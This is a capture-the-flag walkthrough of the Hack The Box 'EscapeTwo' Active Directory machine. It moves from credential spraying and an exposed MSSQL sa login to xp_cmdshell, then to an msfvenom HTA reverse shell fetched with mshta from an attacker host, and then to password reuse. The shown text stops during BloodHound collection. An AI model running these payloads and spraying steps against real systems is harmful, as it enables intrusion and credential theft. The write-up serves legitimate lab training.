EscapeTwo

Initial Access

```
nmap -p- -sC -sV -vv -T4 -oA escapetwo 10.129.232.128
```

```
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-25 22:16:43Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49693/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49694/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49695/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49700/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49724/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49734/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

As is common in real life Windows pentests, you will start this box with credentials for the following account:

```
rose:KxEPkKe6R8su
```

Enumerating SMB

```
nxc smb 10.129.232.128
```

```
┌──(kali㉿kali)-[~/htb/ad/escapetwo]
└─$ nxc smb 10.129.232.128
SMB         10.129.232.128  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)

┌──(kali㉿kali)-[~/htb/ad/escapetwo]
└─$
```

```
echo '10.129.232.128 sequel.htb dc01.sequel.htb' | sudo tee -a /etc/hosts
```

```
┌──(kali㉿kali)-[~/htb/ad/escapetwo]
└─$ nxc smb dc01.sequel.htb -u rose -p KxEPkKe6R8su
SMB         10.129.232.128  445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.232.128  445    DC01            [+] sequel.htb\rose:KxEPkKe6R8su
```

Enumerating shares

```
nxc smb dc01.sequel.htb -u rose -p KxEPkKe6R8su --shares
```

```
Share           Permissions     Remark
-----           -----------     ------
Accounting Department READ
ADMIN$                          Remote Admin
C$                              Default share
IPC$            READ            Remote IPC
NETLOGON        READ            Logon server share
SYSVOL          READ            Logon server share
Users           READ
```

We see that we have `READ` access to the shares `Accounting Department` and `Users`

Enumerating Accounting Department Shares

```
smbclient \\\\10.129.232.128\\'Accounting Department'  -U 'rose'
```

```
┌──(kali㉿kali)-[~/htb/ad/escapetwo/escapetwo-smb]
└─$ smbclient \\\\10.129.232.128\\'Accounting Department'  -U 'rose'
Password for [WORKGROUP\rose]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jun  9 06:52:21 2024
  ..                                  D        0  Sun Jun  9 06:52:21 2024
  accounting_2024.xlsx                A    10217  Sun Jun  9 06:14:49 2024
  accounts.xlsx                       A     6780  Sun Jun  9 06:52:07 2024

                6367231 blocks of size 4096. 796560 blocks available
smb: \>
```

```
smb: \> get accounting_2024.xlsx
getting file \accounting_2024.xlsx of size 10217 as accounting_2024.xlsx (18.6 KiloBytes/sec) (average 18.6 KiloBytes/sec)
smb: \> get accounts.xlsx
getting file \accounts.xlsx of size 6780 as accounts.xlsx (12.2 KiloBytes/sec) (average 15.4 KiloBytes/sec)
smb: \>
```

Enumerating files

Trying to open the files using `libreoffice`, we see that there are two excel sheets and looks like they are corrupted

```
file accounts.xlsx
```

```
┌──(kali㉿kali)-[~/htb/ad/escapetwo/escapetwo-smb]
└─$ file accounting_2024.xlsx
accounting_2024.xlsx: Zip archive data, made by v4.5, extract using at least v2.0, last modified Jan 01 1980 00:00:00, uncompressed size 1284, method=deflate
```

An `.xlsx` file is a ZIP archive because it contains multiple files, including XML documents for data and formatting.

- This structure is adopted with Microsoft Office 2007, makes files smaller and robust than the `.xls` format


Magic Bytes

The magic for an excel file are the hexadecimal values `50 4B 03 04` which identify the file as a ZIP archive, since the modern `.xlsx` and `.xlsm` files are essentially ZIP archives.


- Old excel files have a different magic number `D0 CF 11 E0 A1 B1 1A E1`

Checking the magic bytes of the target file we see `50 48 04 03`, which does not correspond to a standard file signature, seems like the file is corrupted.

```
hexeditor accounts.xlsx
```




Changing the magic bytes of the target file



Opening the Office files using libre-office in Kali


```
libreoffice --calc accounts.xlsx
```

accounting_2024.xlsx file



	A	B	C	D	E	F	G	H	I
1	Date	Invoice Number	Vendor	Description	Amount	Due Date	Status	Notes	
2	9/6/2024	1001	Dunder Mifflin	Office Supplies	150$	01/15/20	Paid		
3	23/08/202	1002	Business Consultancy	Consulting	500$	01/30/20	Unpaid	Follow up	
4	7/10/2024	1003	Windows Server License	Software	300$	02/05/20	Paid		
5									
6									
7									
8									
9									

accounts.xlsx



	A	B	C	D	E
	First Name	Last Name	Email	Username	Password
	Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
	Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
	Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
	NULL	NULL	sa@sequel.htb	sa	MSSQLP@ssw0rd!

We have few users and their likely passwords, lets enumerate the users and then brute force them against this password list.

Enumerating Users

```
nxc smb dc01.sequel.htb -u rose -p KxEPkKe6R8su --users
```

```
-Username-                    -Last PW Set-       -BadPW- -Description-
Administrator                 2024-06-08 16:32:20 0       Built-in account for administering the computer/domain
Guest                         2024-12-25 14:44:53 0       Built-in account for guest access to the computer/domain
krbtgt                        2024-06-08 16:40:23 0       Key Distribution Center Service Account
michael                       2024-06-08 16:47:37 0
ryan                          2024-06-08 16:55:45 0
oscar                         2024-06-08 16:56:36 0
sql_svc                       2024-06-09 07:58:42 0
rose                          2024-12-25 14:44:54 0
ca_svc                        2025-10-25 22:32:28 0
```

```
nxc smb dc01.sequel.htb -u rose -p KxEPkKe6R8su --rid-brute | grep 'SidTypeUser'
```


We will also add the usernames we found from the excel sheet

```
Administrator
Guest
krbtgt
DC01$
```

```
michael
ryan
oscar
sql_svc
rose
ca_svc
sa
angela
kevin
```

Brute Forcing the password

```
nxc smb dc01.sequel.htb -u users.txt -p pass.txt --continue-on-success
```



We have the password for the user `oscar` -

```
oscar:86LxLBMgEWaKUnBG
```

Enumerating MSSQL

We saw that we have port 1443 - MSSQL is open on the machine

```
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.232.128:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-25T22:12:59
| Not valid after:  2055-10-25T22:12:59
| MD5:   a0bf:5757:f148:dea4:2d3c:abf3:3347:d8d5
| SHA-1: 9759:8933:3762:16f5:d2fd:763f:5cc2:4e18:87f1:0ef3
```

Testing credentials for the mssql service

```
nxc mssql dc01.sequel.htb -u users.txt -p pass.txt --continue-on-success --local-auth
```

```
[-] DC01\rose:MSSQLP@ssw0rd! (Login failed for
[-] DC01\ca_svc:MSSQLP@ssw0rd! (Login failed fo
[+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)
```

```
nxc mssql dc01.sequel.htb -u sa -p 'MSSQLP@ssw0rd!' --local-auth
```

```
┌──(kali㉿kali)-[~/htb/ad/escapetwo/escapetwo-mssql]
└─$ nxc mssql dc01.sequel.htb -u sa -p 'MSSQLP@ssw0rd!' --local-auth
MSSQL       10.129.232.128  1433   DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
MSSQL       10.129.232.128  1433   DC01            [+] DC01\sa:MSSQLP@ssw0rd! (Pwn3d!)

┌──(kali㉿kali)-[~/htb/ad/escapetwo/escapetwo-mssql]
└─$
```

Attacking MSSQL

```
impacket-mssqlclient -p 1433 sa@sequel.htb -windows-auth
```

```
┌──(kali㉿kali)-[~/htb/ad/escapetwo/escapetwo-mssql]
└─$ impacket-mssqlclient -p 1433 sa@sequel.htb
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2019 RTM (15.0.2000)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

xp_cmdshell

The `xp_cmdshell` is a extended stored procedure enables the tight integration of SQL server and the windows OS.

- With this we can use `T-SQL` and windows batch commands to automate the sharing of data between the SQL server databases, Windows files and batch jobs

Enabling xp_cmdshell using impacket-mssqlclient

```
enable_xp_cmdshell
```

```
RECONFIGURE
```

```
SQL (sa  dbo@master)>
SQL (sa  dbo@master)> enable_xp_cmdshell
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (sa  dbo@master)> RECONFIGURE;
SQL (sa  dbo@master)>
```

```
xp_cmdshell whoami
```

```
SQL (sa  dbo@master)>
SQL (sa  dbo@master)> xp_cmdshell whoami
output
--------------
sequel\sql_svc
NULL
```


Exploiting MSSQL

Using malicious `.hta` file

The `.hta` HTML Application file is a standalone script based program created with HTML and executed using `mshta.exe`

- In the context of `xp_cmdshell` in SQL Server, an `.hta` file can execute scripts of command by using VBScript, JS or other HTLM based technologies

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.12 lport=4445 -f hta-psh > notvirus.hta
```




and we will host this file on a HTTP server and also start a listener

```
rlwrap nc -nvlp 4445
```

On the MSSQL connection

```
xp_cmdshell "mshta http://10.10.14.12/notvirus.hta"
```



Lateral Movement

Enumerating the files on the shell we go in the previous steps

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\

11/05/2022  12:03 PM    <DIR>          PerfLogs
01/04/2025  08:11 AM    <DIR>          Program Files
06/09/2024  08:37 AM    <DIR>          Program Files (x86)
06/08/2024  03:07 PM    <DIR>          SQL2019
06/09/2024  06:42 AM    <DIR>          Users
01/04/2025  09:10 AM    <DIR>          Windows
               0 File(s)              0 bytes
               6 Dir(s)   3,780,435,968 bytes free

C:\>cd SQL2019
cd SQL2019

C:\SQL2019>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3705-289D

 Directory of C:\SQL2019

06/08/2024  03:07 PM    <DIR>          .
06/08/2024  03:07 PM    <DIR>          ..
01/03/2025  08:29 AM    <DIR>          ExpressAdv_ENU
               0 File(s)              0 bytes
               3 Dir(s)   3,780,435,968 bytes free

  Directory of C:\SQL2019\ExpressAdv_ENU

01/03/2025  08:29 AM    <DIR>          .
01/03/2025  08:29 AM    <DIR>          ..
06/08/2024  03:07 PM    <DIR>          1033_ENU_LP
09/24/2019  10:03 PM                45 AUTORUN.INF
09/24/2019  10:03 PM               788 MEDIAINFO.XML
06/08/2024  03:07 PM                16 PackageId.dat
06/08/2024  03:07 PM    <DIR>          redist
06/08/2024  03:07 PM    <DIR>          resources
09/24/2019  10:03 PM           142,944 SETUP.EXE
09/24/2019  10:03 PM               486 SETUP.EXE.CONFIG
06/08/2024  03:07 PM               717 sql-Configuration.INI
09/24/2019  10:03 PM           249,448 SQLSETUPBOOTSTRAPPER.DLL
06/08/2024  03:07 PM    <DIR>          x64
               7 File(s)        394,444 bytes
               6 Dir(s)   3,780,435,968 bytes free
```

From the configuration file, we find the credentials of the user `sql_svc`

```
C:\SQL2019\ExpressAdv_ENU>type sql-Configuration.INI
type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="SEQUEL\sql_svc"
SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
SQLSYSADMINACCOUNTS="SEQUEL\Administrator"
SECURITYMODE="SQL"
SAPWD="MSSQLP@ssw0rd!"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

Abusing Password Reuse

```
nxc smb dc01.sequel.htb -u users.txt -p 'WqSZAF6CysDQbGb3' --continue-on-success
```

```
[-] sequel.htb\Administrator:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
[-] sequel.htb\Guest:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
[-] sequel.htb\krbtgt:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
[-] sequel.htb\DC01$:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
[-] sequel.htb\michael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
[+] sequel.htb\ryan:WqSZAF6CysDQbGb3
[-] sequel.htb\oscar:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
[+] sequel.htb\sql_svc:WqSZAF6CysDQbGb3
[-] sequel.htb\rose:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
[-] sequel.htb\ca_svc:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
[-] sequel.htb\sa:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
```

The user `ryan` has the same credentials as the service account `sql_svc`

Collecting Bloodhound Data

```
rusthound-ce -d sequel.htb -u rose@sequel.htb -z
```

```
Initializing RustHound-CE at 01:03:48 on 10/26/25
Powered by @g0h4n_0

[2025-10-26T05:03:48Z INFO  rusthound_ce] Verbosity level: Info
[2025-10-26T05:03:48Z INFO  rusthound_ce] Collection method: All
Password:
[2025-10-26T05:03:55Z INFO  rusthound_ce::ldap] Connected to SEQUEL.HTB Active Directory!
[2025-10-26T05:03:55Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-10-26T05:03:55Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-26T05:04:21Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=sequel,DC=htb
[2025-10-26T05:04:21Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-26T05:05:34Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=sequel,DC=htb
[2025-10-26T05:05:34Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-26T05:06:57Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=sequel,DC=htb
[2025-10-26T05:06:57Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-26T05:06:59Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=sequel,DC=htb
[2025-10-26T05:06:59Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-10-26T05:07:00Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=sequel,DC=htb
[2025-10-26T05:07:00Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2025-10-26T05:07:00Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
. Parsing LDAP objects: 11%
[2025-10-26T05:07:00Z INFO  rusthound_ce::objects::enterpriseca] Found 12 enabled certificate templates
[2025-10-26T05:07:00Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 10 users parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 67 groups parsed!
[2025-10-26T05:07:00Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
